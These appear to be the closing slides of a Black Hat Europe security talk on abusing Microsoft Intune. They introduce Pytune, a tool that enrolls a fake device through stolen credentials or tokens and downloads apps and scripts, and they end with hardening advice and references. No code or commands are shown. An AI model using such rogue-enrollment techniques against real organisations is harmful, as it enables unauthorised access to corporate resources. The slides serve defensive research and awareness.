
# Pytune

- enroll fake device to Intune through stolen credentials or tokens

Key Features	Supported Platform
	
Entra Join/Delete	Intune
Enroll/Retire	
	iOS/macOS
	
	
Check-in	Linux
Check Compliant Status	
Download Apps & Scripts	Chrome OS

<https://github.com/secureworks/pytune>

# Demo



# Takeaways

# Black Hat Europe Sound Bytes

- ✓ Microsoft Intune offers various features for corporate device management and, also **provides opportunities for adversaries**
- ✓ Attackers can leverage Microsoft Intune for **breaking into your on-premise and cloud resources**
- ✓ **Review and harden configurations** provided by Microsoft to secure modern device management



# Q&A



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# Thank you

# Previous Research & Reference

- <https://aadinternals.com/post/mdm/>
- <https://msendpointmgr.com/2019/01/18/how-to-decode-intune-win32-app-packages/>
- <https://dirkjanm.io/assets/raw/Insomnihack%20Breaking%20and%20fixing%20Azure%20AD%20device%20identity%20security.pdf>
- <https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-filter-for-applications>
- <https://learn.microsoft.com/en-us/windows/client-management/mdm-overview>